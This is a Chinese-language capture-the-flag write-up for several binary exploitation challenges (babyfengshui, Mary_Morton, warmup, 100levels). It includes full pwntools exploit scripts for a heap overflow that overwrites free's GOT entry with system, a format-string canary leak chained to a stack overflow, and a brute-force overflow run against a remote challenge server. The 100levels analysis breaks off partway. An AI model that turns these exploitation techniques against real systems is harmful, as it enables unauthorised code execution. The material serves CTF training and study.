


```
➜  babyfengshui python exp.py
[*] '/home/pwn/Desktop/adword/babyfengshui/babyfengshui'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Starting local process './babyfengshui': pid 12371
[*] '/libc32.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0xf7d16000
[*] Switching to interactive mode
$ pwd
/home/pwn/Desktop/adword/babyfengshui
$ 
```

完整EXP：


```
from pwn import *
elf = ELF('babyfengshui')
p = process("./babyfengshui")
libc = ELF("/libc32.so")


def add_user(size, length, text):
    p.sendlineafter("Action: ", '0')
    p.sendlineafter("description: ", str(size))
    p.sendlineafter("name: ", 'AAAA')
    p.sendlineafter("length: ", str(length))
    p.sendlineafter("text: ", text)


def delete_user(idx):
    p.sendlineafter("Action: ", '1')
    p.sendlineafter("index: ", str(idx))


def display_user(idx):
    p.sendlineafter("Action: ", '2')
    p.sendlineafter("index: ", str(idx))


def update_desc(idx, length, text):
    p.sendlineafter("Action: ", '3')
    p.sendlineafter("index: ", str(idx))
    p.sendlineafter("length: ", str(length))
    p.sendlineafter("text: ", text)


add_user(0x80, 0x80, 'AAAA')
add_user(0x80, 0x80, 'AAAA')
add_user(0x8, 0x8, '/bin/sh\x00')
delete_user(0)
add_user(0x100, 0x19c, "A" * 0x198 + p32(elf.got['free']))
display_user(1)
p.recvuntil("description: ")
free_addr = u32(p.recvn(4))
libc_base = free_addr - libc.symbols['free']
print hex(libc_base)
system_addr = libc_base + libc.symbols['system']
update_desc(1, 0x4, p32(system_addr))
delete_user(2)
p.interactive()
```

Mary_Morton




```
→ Mary_Morton checksec Mary_Morton
[*] '/home/pwn/Desktop/adword/Mary_Morton/Mary_Morton'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

这一道有个canary保护，不能直接栈溢出，但是可以利用格式化字符串漏洞来泄漏canary



```
unsigned __int64 stack()
{
  char buf; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(&buf, 0, 0x80uLL);
  read(0, &buf, 0x100uLL);
  printf("-> %s\n", &buf);
  return __readfsqword(0x28u) ^ v2;
}
```

可以看到偏移是23




```
Breakpoint *0x400944
pwndbg> stack 30
00:0000│ rdi rsi rsp  0x7fffffffdbf0 ◂— 0xa34333231 /* '1234\n' */
01:0008│              0x7fffffffdbf8 ◂— 0x0
... ↓
11:0088│              0x7fffffffdc78 ◂— 0xa75904c295473a00
12:0090│ rbp          0x7fffffffdc80 —▸ 0x7fffffffdcc0 —▸ 0x400a50 ◂— push
13:0098│              0x7fffffffdc88 —▸ 0x4008b8 ◂— jmp    0x4008d8
14:00a0│              0x7fffffffdc90 —▸ 0x7fffffffdcbe ◂— 0x400a50a759
```

```
%23$p
```

读出canary后再覆盖到后门函数

```
padding+canary+ebp+addr
```

就可getshell




```
➜  Mary_Morton python exp.py
[+] Starting local process './Mary_Morton': pid 11619
[DEBUG] Received 0x8f bytes:
    'Welcome to the battle ! \n'
    '[Great Fairy] level pwned \n'
    'Select your weapon \n'
    '1. Stack Bufferoverflow Bug \n'
    '2. Format String Bug \n'
    '3. Exit the battle \n'
[DEBUG] Sent 0x2 bytes:
    '2\n'
[DEBUG] Sent 0x6 bytes:
    '%23$p\n'
[DEBUG] Received 0x5a bytes:
    '0xadab6bf4d03fcd00\n'
    '1. Stack Bufferoverflow Bug \n'
    '2. Format String Bug \n'
    '3. Exit the battle \n'
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Sent 0xa1 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    *
    00000080  61 61 61 61  61 61 61 61  00 cd 3f d0  f4 6b ab ad  │aaaa│aaaa│··?·│·k··│
    00000090  61 61 61 61  61 61 61 61  de 08 40 00  00 00 00 00  │aaaa│aaaa│··@·│····│
    000000a0  0a                                                  │·│
    000000a1
[*] Switching to interactive mode
[DEBUG] Received 0x8c bytes:
    '-> aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaa\n'
-> aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaa
[DEBUG] Received 0x2c bytes:
    '/bin/cat: ./flag: No such file or directory\n'
/bin/cat: ./flag: No such file or directory
[*] Got EOF while reading in interactive
```

完整EXP：

```python
from pwn import *
context.log_level = 'debug'
p = process("./Mary_Morton")
system_addr = p64(0x4008de)
p.sendlineafter('3. Exit the battle \n', '2')
p.sendline('%23$p')
p.recvuntil('0x')
ss = p.recv(16)
pp = int(ss, 16)
pp = p64(pp)
p.sendline('1')
payload = 'a' * 17 * 8 + pp + 'a' * 8 + system_addr
p.sendline(payload)
p.recv()
p.interactive()
```

warmup

爆破完事




```
➜  warmup python exp.py
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
[+] Opening connection to 111.198.29.45 on port 54400: Done
cyberpeace{e10b8380a4428bada2c5d23414838c02}

[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
[*] Closed connection to 111.198.29.45 port 54400
➜  warmup
```

完整EXP：


```python
from pwn import *
for i in range(100):
    try:
        p = remote("111.198.29.45", "54400")
        p.recv()
        p.sendlineafter(">", p64(0x40060d) * i)
        flag = str(p.recv())
        if flag.find("{") != -1:
            print flag
            break
    except:
        pass
```

100levels



```
➜  1000 checksec 100levels
[*] '/home/pwn/Desktop/adword/1000/100levels'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


没有Canary，貌似可以栈溢出？



```
int Hint()
{
  signed __int64 v1; // [rsp+8h] [rbp-108h]
  int v2; // [rsp+10h] [rbp-100h]
  __int16 v3; // [rsp+14h] [rbp-FCh]

  if ( check )
  {
    sprintf((char *)&v1, "Hint: %p\n", &system, &system);
  }
  else
  {
    v1 = 'N NWP ON';
    v2 = 'UF O';
    v3 = 'N';
  }
  return puts((const char *)&v1);
}
```

Hint功能中有输出system地址的字样


可惜这个全局变量check无法改变，一直都为0，也不存在格式化字符串去修改这个变量，也就是说我们是无法把这个值通过这个函数来泄漏system地址，但是看其汇编代码



```
mov     rax, cs:system_ptr
mov     [rbp+system_here], rax
lea     rax, check
mov     eax, [rax]
test    eax, eax
jz      short loc_D57
mov     rax, [rbp+system_
lea     rdx, [rbp+system_
lea     rcx, [rdx+8]
mov     rdx, rax
lea     rsi, aHintP
mov     rdi, rcx
mov     eax, 0
```


```
-0000000000000110 ; Use data de
-0000000000000110 ; Two special
-0000000000000110 ; Frame size:
-0000000000000110 ;
-0000000000000110
-0000000000000110 system_here
-0000000000000108
-0000000000000107
-0000000000000106
...
```

虽然没得输出，但还是遗留在栈中，rbp-0x110的位置，也就是esp的位置，接着他就会返回，并不能输出，那么如何利用这个栈中的system地址？




```
                                                                 [ REGISTERS ]
RAX  0x7ffff7a52390 (system) ◂— test   rdi, rdi
RBX  0x0
RCX  0xffffffda
RDX  0x0
RDI  0x7fffffffdc81 ◂— 0xa /* '\n' */
RSI  0x2
R8   0x0
R9   0x1999999999999999
R10  0x0
R11  0x7ffff7b845e0 (_nl_C_LC_CTYPE_class+256) ◂— add    al, byte ptr [rax]
R12  0x5555555549d0 ◂— xor    ebp, ebp
R13  0x7fffffffddc0 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x7fffffffdca0 —▸ 0x7fffffffdce0 —▸ 0x555555554fd0 ◂— push   r15
RSP  0x7fffffffdb90 —▸ 0x7ffff7a52390 (system) ◂— test   rdi, rdi
RIP  0x555555554d1f ◂— lea    rax, [rip + 0x201366]
                                                                  [ DISASM ]
   0x555555554d06    push   rbp
   0x555555554d07    mov    rbp, rsp
   0x555555554d0a    sub    rsp, 0x110
   0x555555554d11    mov    rax, qword ptr [rip + 0x2012b8]
   0x555555554d18    mov    qword ptr [rbp - 0x110], rax
 ► 0x555555554d1f    lea    rax, [rip + 0x201366]
   0x555555554d26    mov    eax, dword ptr [rax]
   0x555555554d28    test   eax, eax
   0x555555554d2a    je     0x555555554d57
    ↓
   0x555555554d57    lea    rax, [rbp - 0x110]
   0x555555554d5e    add    rax, 8
                                                                   [ STACK ]
00:0000│ rsp  0x7fffffffdb90 —▸ 0x7ffff7a52390 (system) ◂— test   rdi, rdi
01:0008│      0x7fffffffdb98 ◂— 0x0
... ↓
03:0018│      0x7fffffffdba8 —▸ 0x7ffff7ffe700 —▸ 0x7ffff7ffa000 ◂— jg     0x7ffff7ffa047
04:0020│      0x7fffffffdbb0 ◂— 0x1fcfa964cd9
05:0028│      0x7fffffffdbb8 —▸ 0x7ffff7ffd9d8 (_rtld_global+2456) —▸ 0x7ffff7dd7000 ◂— jg     0x7ffff7dd7047
06:0030│      0x7fffffffdbc0 —▸ 0x7ffff7fd7700 ◂— 0x7ffff7fd7700
07:0038│      0x7fffffffdbc8 ◂— 0x0
```

我们发现，在Go功能中，postive变量位置是rbp-0x110，调试时可以发现函数栈rbp与Hint函数栈的rbp相同，也就是positive变量这时候就是system地址




```
int Go()
{
  int v1; // ST0C_4
  __int64 levels; // [rsp+0h] [rbp-120h]
  __int64 more_levels; // [rsp+0h] [rbp-120h]
  int v4; // [rsp+8h] [rbp-118h]
  __int64 positive_levels; // [rsp+10h] [rbp-110h]
  signed __int64 true_levels; // [rsp+10h] [rbp-110h]
  signed __int64 no_more_100; // [rsp+18h] [rbp-108h]
